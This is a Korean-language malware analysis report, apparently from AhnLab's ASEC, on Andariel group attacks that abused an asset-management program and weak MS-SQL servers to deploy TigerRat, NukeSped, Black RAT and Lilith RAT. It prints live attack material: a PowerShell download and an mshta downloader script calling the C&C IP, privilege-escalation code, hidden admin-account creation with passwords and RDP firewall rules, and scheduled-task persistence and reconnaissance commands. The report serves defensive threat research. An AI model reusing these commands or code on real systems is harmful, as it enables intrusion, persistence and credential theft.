자산 관리 프로그램을 악용한 공격 정황 포착 (Andariel 그룹) - ASEC

By ATCP

Published: 2023-11-10 · Archived: 2026-04-05 15:13:07 UTC

ASEC 분석팀은 Lazarus 그룹과 협력 관계이거나 하위 조직으로 알려진 Andariel 위협 그룹이 최근 특정 자산 관리 프로그램을 이용한 공격을 통해 악성코드를 유포하고 있는 정황을 확인하였다.

Andariel 그룹은 최초 침투 과정에서 주로 스피어 피싱 공격이나 워터링 홀 공격 그리고 공급망 공격을 이용하며, 이외에도 악성코드 설치 과정에서 중앙 관리 솔루션을 악용하는 사례도 존재한다. 최근에는 Log4Shell 및 Innorix Agent 등 여러 프로그램에 대한 취약점들을 이용하여 국내 다양한 기업군에 공격을 해오고 있다. [1]

이번에 확인된 공격은 국내의 또 다른 자산 관리 프로그램이 사용되었으며, 이외에도 MS-SQL 서버를 대상으로 한 공격도 동시에 확인되었다. 이러한 공격을 통해 설치된 악성코드들로는 **TigerRat**뿐만 아니라 **NukeSped 변종**, **Black RAT**, 오픈 소스 악성코드인 **Lilith RAT** 등 다양한 악성코드들이 존재한다. 공격 대상으로 확인된 국내 통신 업체, 반도체 제조업 등 기존 공격 대상 사례들과 유사하다.

1. 최초 침투 단계

최근 국내 특정 자산 관리 프로그램이 Andariel 그룹의 악성코드들을 설치한 로그가 자사 AhnLab Smart Defense (ASD) 로그에서 확인되었다. 물론 해당 로그만으로는 취약점을 이용한 공격인지 단순한 악용인지는 알 수 없다. 공격 대상 시스템에서 실행 중인 자산 관리 프로그램은 최종적으로 다음과 같은 파워쉘 명령을 이용해 악성코드를 다운로드하였다.

Target Type	File Name	File Size	File Path
Target	credis.exe	166 KB	%SystemDrive%\users\%ASD%\credis.exe
Current	powershell.exe	445 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	cmd.exe	239.5 KB	%SystemRoot%\syswow64\cmd.exe
ParentOfParentOfCurrent	[redacted]	1.25 MB	%ProgramFiles% (x86)\[redacted]

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Downloads executable file	http://109.248.150.147/load.png credis.exe
[redacted]	N/A	[redacted]	Creates process	N/A
powershell.exe	N/A	N/A	Connects to network	http://109.248.150.147:8585/load.png

Figure 1. 자산 관리 프로그램을 이용하여 악성코드 다운로드

- **파워쉘 명령** : wget hxxp://109.248.150[.]147:8585/load.png -outfile C:\Users\public\credis.exe

Andariel 그룹은 파워쉘 외에도 mshta.exe 프로세스를 이용해 악성코드를 다운로드하기도 하였다. 다음은 C&C 주소에 업로드된 HTML 악성코드로서 TigerRat과 같은 Andariel 그룹의 다른 악성코드들을 다운로드

하는 기능을 담당한다.

```
window.resizeTo(0,0);
try
{
    var a=new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
    var b=new ActiveXObject('Scripting.FileSystemObject');
    var c=new ActiveXObject('WScript.Shell');
    a.open('POST','http://109.248.150.147:8585/view.php',0);
    a.send();
    var d="c:/users/public/credisvs.exe";
    e=b.CreateTextFile(d,true);
    e.Write('MZ');
    e.Close();
    e=b.OpenTextFile(d,8,false,-1);
    e.Write(a.responseBody);
    e.Close();
    c.Run(d, 0);
}
```

Figure 2. 다운로더 스크립트

이전 공격 사례에서 Andariel 그룹은 Innorix Agent 뿐만 아니라 스피어 피싱 공격을 함께 사용하였다. 이번 공격 사례에서 눈에 띄는 점은 MS-SQL 서버를 이용한 악성코드 설치 사례가 함께 존재한다는 점이다. 공격자는 부적절하게 관리되는 MS-SQL 서버를 공격해 NukeSped를 설치한 것으로 추정된다. Remcos RAT, Mallox 랜섬웨어 등의 악성코드들은 주로 무차별 대입 공격이나 사전 공격에 취약한 자격 증명 정보를 갖는 MS-SQL 서버를 대상으로 하는 공격을 통해 설치되는데, 해당 시스템에서는 과거에도 다른 공격자들이 이러한 악성코드를 설치하려고 시도했던 로그가 확인되기 때문이다. 즉 Andariel 그룹 또한 최근에는 부적절하게 관리되는 MS-SQL 서버를 공격 벡터로 활용하고 있는 것으로 보인다.

Target Type	File Name	File Size	File Path
Current	cmd.exe	337 KB	%SystemRoot%\system32\cmd.exe
Target	perf.exe	22.5 KB	%SystemDrive%\users\%ASD%\perf.exe
Parent	sqlservr.exe	357.95 KB	d:\program files\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
cmd.exe	N/A	perf.exe	Creates process	N/A
sqlservr.exe	N/A	N/A	Creates executable file	N/A
cmd.exe	N/A	N/A	Deletes executable file	N/A

Figure 3. MS-SQL 서버를 통해 설치된 NukeSped 악성코드

공격 과정에서는 일반적인 MS-SQL 서버 대상 공격 사례와 유사하게 권한 상승을 목적으로 PrintSpoofer 악성코드가 함께 사용되었다.

```
if ( !InitializeSecurityDescriptor(pSecurityDescriptor, 1u)
  || !ConvertStringSecurityDescriptorToSecurityDescriptorW(
        L"D:(A;OICI;GA;;;WD)",
        1u,
        &Uuid.lpSecurityDescriptor,
        0i64) )
```

```
if ( CreateEnvironmentBlock(&Environment, hToken, 0) )
{
  StartupInfo.lpDesktop = L"WinSta0\\Default";
  StartupInfo.cb = 104;
  if ( CreateProcessAsUserW(
         hToken,
         0i64,
         lpCommandLine,
         0i64,
         0i64,
         bInheritHandles,
         dwCreationFlags,
         Environment,
         lpCurrentDirectory,
         &StartupInfo,
         &ProcessInformation)
```

Figure 4. MS-SQL 서버 공격에 함께 사용된 PrintSpoofer 권한 상승 악성코드

2. 공격에 사용된 악성코드

위의 공격을 통해 설치된 백도어 악성코드들로는 Andariel 그룹의 대표적인 악성코드들 중 하나인 TigerRat, Black RAT, NukeSped 변종들이 있다. 이러한 악성코드들은 기존 공격과 거의 유사하지만 이번 공격 사례에서는 오픈 소스 악성코드인 Lilith RAT이 사용된 것이 특징이다. 이외에도 최근 Go 언어로 개발된 악성코드들을 자주 사용하는 Andariel 그룹의 흐름과 유사하게 Go 언어로 개발된 다운로더 악성코드도 함께 확인된다.

2.1. TigerRat

국내 자산 관리 프로그램을 통해 설치된 악성코드는 TigerRat 이었다. Andariel 그룹은 과거 워터링 홀 공격부터 Log4Shell 취약점 공격 등 대부분의 국내 타켓 공격에서 TigerRat을 사용하고 있다. [2] TigerRat은 백도어 악성코드로서 파일 업로드 및 다운로드, 명령 실행, 기본 정보 수집, 키로깅, 스크린 캡쳐, 포트 포워딩 등 다양한 기능을 지원한다.

일반적인 백도어 악성코드들과의 차이점이라고 한다면 C&C 서버와의 최초 통신 과정에서 특정 문자열을 주고받아야 하는 인증 과정이 존재한다는 점이다. 이번 공격에 사용된 TigerRat 또한 2023년에 확인된 유형들과 동일하게 0x20 크기의 랜덤한 문자열들이 인증에 사용되었다. 해당 문자열들은 “fool”(dd7b696b96434d2bf07b34f9c125d51d), “iwan”(01ccce480c60fcdb67b54f4509ffdb56)에 대한 MD5 해시로 추정된다.




Figure 5. C&C 서버와의 인증에 사용된 문자열

- **C&C 요청 문자열** : dd7b696b96434d2bf07b34f9c125d51d
- **C&C 응답 문자열** : 01ccce480c60fcdb67b54f4509ffdb56

2.2. Golang 다운로더

Andariel 그룹은 2023년 경부터 다양한 백도어 악성코드들을 Go 언어로 제작하여 사용하고 있다. 이전 사례에서는 Black RAT, Goat RAT, DurianBeacon 등이 사용되었으며 이번 공격 사례에서는 Go 언어로 개발된 다운로더 악성코드가 사용되었다. 해당 악성코드는 단순한 형태로서 C&C 서버에 접속하여 추가 페이로드를 설치한다. 특징이 있다면 C&C 서버와의 통신에 Base64 암호화를 사용한다는 점이 있다.





Figure 6. 다운로더 악성코드의 Base64 복호화 루틴

공격자는 국내 자산 관리 프로그램을 악용하여 직접 TigerRat을 설치하기도 했지만 Golang 다운로더를 설치한 이후 해당 악성코드가 추가 페이로드를 설치하는 방식도 사용하였다. Golang 다운로더를 통해 설치된 악성코드들로는 TigerRat과 NukeSped 변종 악성코드가 있다.

2.3. NukeSped 변종

NukeSped는 C&C 서버로부터 명령을 받아 감염 시스템을 제어할 수 있는 백도어 악성코드이다. 공격에 사용된 NukeSped 변종 중 첫 번째 유형은 최초 C&C 서버와의 통신 시 POST 메소드를 이용해 패킷을 전송하며 이후 C&C 서버로부터 전달받은 명령을 수행한 결과는 구글 접속을 위장한 GET 메소드를 이용해 전송하는 점이 특징이다.



Address	Hex	ASCII
000000DB0D4FF900	50 4F 53 54 20 2F 6C 6F 67 69 6E 2E 70 68 70 20	POST /login.php
000000DB0D4FF910	48 54 54 50 2F 31 2E 31 20 0D 0A 48 6F 73 74 3A	HTTP/1.1 ..Host:
000000DB0D4FF920	20 77 77 77 2E 67 6F 6F 67 6C 65 2E 63 6F 6D 0D	www.google.com.
000000DB0D4FF930	0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65	.Connection: kee
000000DB0D4FF940	70 2D 61 6C 69 76 65 0D 0A 43 61 63 68 65 2D 43	p-alive..Cache-C
000000DB0D4FF950	6F 6E 74 72 6F 6C 3A 20 6D 61 78 2D 61 67 65 3D	ontrol: max-age=
000000DB0D4FF960	30 0D 0A 53 65 63 2D 46 65 74 63 68 2D 4D 6F 64	0..Sec-Fetch-Mod
000000DB0D4FF970	65 3A 20 31 30 0D 0A 53 65 63 2D 46 65 74 63 68	e: 10..Sec-Fetch
000000DB0D4FF980	2D 55 73 65 72 3A 20 41 2D 44 45 53 4B 54 4F 50	-User: A-[redacted]
000000DB0D4FF990	2D 47 4C 4D 30 54 51 4A 0D 0A 53 65 63 2D 46 65	-[redacted]..Sec-Fe
000000DB0D4FF9A0	74 63 68 2D 44 65 73 74 3A 20 31 31 0D 0A 0D 0A	tch-Dest: 11....
000000DB0D4FF9B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Address	Hex	ASCII
000000DB0D4FE300	47 45 54 20 68 74 74 70 3A 2F 2F 77 77 77 2E 67	GET http://www.g
000000DB0D4FE310	6F 6F 67 6C 65 2E 63 6F 6D 2F 73 65 61 72 63 68	oogle.com/search
000000DB0D4FE320	3F 71 26 63 70 3D 30 26 78 73 73 69 3D 74 26 68	?q&cp=0&xssi=t&h
000000DB0D4FE330	6C 3D 65 6E 26 61 75 74 68 75 73 65 72 3D 31 26	l=en&authuser=1&
000000DB0D4FE340	6E 6F 6C 73 62 74 3D 31 26 64 70 72 3D 31 20 48	nolsbt=1&dpr=1 H
000000DB0D4FE350	54 54 50 2F 31 2E 31 20 0D 0A 53 65 63 2D 46 65	TTP/1.1 ..Sec-Fe
000000DB0D4FE360	74 63 68 2D 4D 6F 64 65 3A 20 36 30 0D 0A 43 6F	tch-Mode: 60..Co
000000DB0D4FE370	6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 30	ntent-Length: 00
000000DB0D4FE380	30 30 30 30 30 30 0D 0A 43 6F 6E 6E 65 63 74 69	000000..Connecti
000000DB0D4FE390	6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A	on: keep-alive..
000000DB0D4FE3A0	0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 7. C&C 통신 패킷

공격 과정에서는 또 다른 NukeSped 변종도 확인된다. 비록 크기는 23KB로 작지만 자가 삭제에 사용되는 문자열은 기존 NukeSped 변종과 유사하다.

```
.rdata:0000000140004470 ; const CHAR CommandLine[]
.rdata:0000000140004470 CommandLine     db 'cmd.exe',0          ; DATA XREF: StartAddress+10A↑o
.rdata:0000000140004478 ; const char aS[]
.rdata:0000000140004478 aS              db '%s',0Ah,0           ; DATA XREF: sub_140001AC0+81↑o
.rdata:000000014000447C ; const char Source[]
.rdata:000000014000447C Source          db '1.bat',0            ; DATA XREF: sub_140001C70+97↑o
.rdata:0000000140004482                 align 8
.rdata:0000000140004488 aIfExist        db 0Dh,0Ah              ; DATA XREF: sub_140001C70+BE↑o
.rdata:000000014000448A                 db 'if exist',0
.rdata:0000000140004493                 align 8
.rdata:0000000140004498 ; const char aEchoOffL1DelSS[]
.rdata:0000000140004498 aEchoOffL1DelSS db '@echo off',0Dh,0Ah  ; DATA XREF: sub_140001C70+D8↑o
.rdata:00000001400044A3                 db ':L1',0Dh,0Ah
.rdata:00000001400044A8                 db 'del "%s"%s "%s" goto L1',0Dh,0Ah
.rdata:00000001400044C1                 db 'del "%s"',0Dh,0Ah,0
.rdata:00000001400044CC                 align 10h
.rdata:00000001400044D0 aImageJpeg:                             ; DATA XREF: sub_140001F50+7C↑o
.rdata:00000001400044D0                 text "UTF-16LE", 'image/jpeg',0
.rdata:00000001400044E6                 align 8
.rdata:00000001400044E8 ; const char cp[]
.rdata:00000001400044E8 cp              db '27.102.115.207',0   ; DATA XREF: WinMain+92↑o
.rdata:00000001400044F7                 align 8
.rdata:00000001400044F8 ; const wchar_t aC
.rdata:00000001400044F8 aC:                                     ; DATA XREF: WinMain+5D7↑o
.rdata:00000001400044F8                 text "UTF-16LE", '%c:',0
.rdata:0000000140004500 ; const wchar_t aCD
.rdata:0000000140004500 aCD:                                    ; DATA XREF: WinMain+607↑o
.rdata:0000000140004500                 text "UTF-16LE", '%c:>>%d',0
```

Figure 8. NukeSped의 문자열

2.4. Black RAT

Black RAT은 Go 언어로 개발된 백도어 악성코드로서 2023년에 Andariel 그룹의 공격 사례에서 최초로 확인되었다. 이번 공격에 사용된 Black RAT은 소스 코드 정보는 포함되어 있지 않지만 함수 이름이 기존 Black RAT과 거의 유사한 것을 통해 구분이 가능하다.




Figure 9. Black RAT의 함수 목록

2.5. Lilith RAT

Lilith RAT은 깃허브에 공개된 오픈 소스 RAT 악성코드이다. C++ 언어로 개발되었으며 원격 명령 실행, 지속성 유지, 자가 삭제 등 감염 시스템을 제어할 수 있는 다양한 기능들을 제공한다.




Figure 10. Lilith RAT의 깃허브 페이지

Andariel 그룹이 공격에 사용한 Lilith RAT은 바이너리에 존재하는 문자열들 중 상당수가 암호화되어 있는데 이는 파일 진단을 우회하기 위한 목적으로 추정된다. 하지만 모든 문자열들이 암호화된 것은 아니며 일부 문자열들은 Lilith RAT의 소스 코드와 동일하다.




Figure 11. Lilith RAT의 문자열들

2.6. 사용자 계정 추가

공격자는 백도어 악성코드들을 이용해 감염 시스템을 제어하는 것 외에도 감염 시스템에 사용자 계정을 추가하고 이를 은폐하였다. 이러한 작업은 직접 제작한 악성코드를 이용하였는데, 해당 악성코드는 감염 시스템에 특정 사용자 계정이 존재할 때만 정상적으로 동작하기 때문에 이는 이미 감염 시스템에 대한 제어가 탈취된 이후라는 것을 의미한다.

```
string_userName[0] = '[illegible]';
memset(&string_userName[1], 0, 0x100ui64);
strcpy(v9, "black");
memset(&v9[6], 0, 0xFEui64);
strcpy(v10, "[illegible]1234!@#$");
memset(&v10[18], 0, 0xF2ui64);
v3 = -1i64;
do
  ++v3;
while ( v9[v3] );
if ( v9[(int)v3 - 1] != '$' )
  v9[(int)v3] = '$';
printf_1("\r\n");
printf_1("[+] current user name is %s\r\n", (const char *)string_userName);
printf_1("[+] hidden user name is %s\r\n", v9);
printf_1("[+] hidden user pass is %s\r\n\r\n", v10);
memset(Buffer, 0, 0x104ui64);
sprintf2(Buffer, "net user %s %s /add /y", v9, v10);
fn_createProc(Buffer);
printf_1("[+] add hidden user\r\n");
Sleep(0x3E8u);
Key = fn_queryKey((const char *)string_userName);
if ( Key && (v5 = fn_queryKey(v9)) != 0 )     // "black$"
{
  printf_1("[+] %s type is %x\r\n", (const char *)string_userName, Key);
  printf_1("[+] %s type is %x\r\n", v9, v5);
```

Figure 12. 특정 사용자의 존재 여부에 따라 분기되는 루틴

일반적으로 공격자가 백도어를 이용해 감염 시스템을 제어할 수 있음에도 불구하고 사용자 계정을 추가하는 이유는 이후 원격 데스크톱을 이용해 GUI 환경에서 감염 시스템을 제어하고 지속성을 유지하기 위한 목적이다. 하지만 단순하게 계정만 추가한다면 시스템의 사용자가 로그인하는 과정에서 새롭게 생성된 사용자 계정을 인지할 수 있다.

이러한 이유 때문에 악성코드는 사용자가 인지할 수 없도록 다음과 같은 과정을 진행한다. 먼저 계정 이름에 “$” 기호를 붙여 생성한 후 기존 사용자의 SAM 데이터 중 일부를 복사하여 생성한 “black$“ 계정에 덮어씌우는데 만약 기존 사용자가 관리자 계정이고 원격 데스크톱이 허용된 사용자라면 “black$” 계정 또한 이러한 특성을 동일하게 가질 수 있다.

참고로 Kimsuky 그룹에서 사용했던 악성코드들은 사용자 계정 추가 이후 관리자 그룹에 등록하고 SpecialAccounts에 추가하며 방화벽에서도 해당 계정을 활성화시켰다. [3] 이러한 과정은 보안 제품에 의해 쉽게 탐지 가능한데 Andariel 그룹은 위의 악성코드를 이용해 이러한 추가적인 작업 없이도 은폐된 계정을 추가하였다는 점이 특징이다.

```
WinExec(
  "c:\\windows\\system32\\cmd.exe /c net user IIS_USER 1qaz@WSX /add&net localgroup administrators IIS_USER /add",
  5u);
WinExec(
  "cmd.exe /c reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserL"
  "ist\" /v IIS_USER /t REG_DWORD /d 0 /f",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=in protocol=tcp localport=3389 profi"
  "le=any action=allow",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=out protocol=tcp localport=3389 prof"
  "ile=any action=allow",
  5u);
```

Figure 13. 사용자 계정을 등록하고 은폐하는 Kimsuky 그룹의 악성코드

3. 감염 이후

공격자는 백도어 악성코드를 설치한 이후 지속성 유지를 위해 다음과 같은 명령을 실행하여 작업 스케줄러에 등록하였다.

Figure 14. 공격자가 실행한 명령들

> schtasks /delete /tn “microsoft******” /f
> schtasks /create /tn “microsoft******” /tr “c:\users\%ASD%\credis.exe” /sc onlogon /ru system
> schtasks /run /tn “microsoft\windows\mui\route”

이후에는 다음 명령들을 이용해 감염 시스템에 대한 정보를 조회하였다.

> cmd.exe /c “query user”
> cmd.exe /c “ipconfig”
> cmd.exe /c “whoami”
> cmd.exe /c “cmdkey /list”
> cmd.exe /c “netsat -nao | findstr 445”

이외에도 다운로더 악성코드를 제거하거나 다른 프로세스를 종료하는 명령들도 확인된다.

> cmd.exe /c “del /f c:\users\%ASD%\perf.exe”
> taskkill /f /pid 15036

공격자는 백도어를 이용해 정보를 수집하기도 하지만 NirSoft 사의 CredentialsFileVIew, Network Password Recovery와 같은 HackTool들을 추가로 다운로드해 사용하기도 하였다. 해당 도구들은 감염 시스템에 저장된 자격 증명 정보와 공유 폴더에 대한 자격 증명 정보를 보여주는 도구로서 추후 감염 시스템이 존재하는 조직의 내부 네트워크 상에서 측면 이동을 위해 사용될 수 있다.

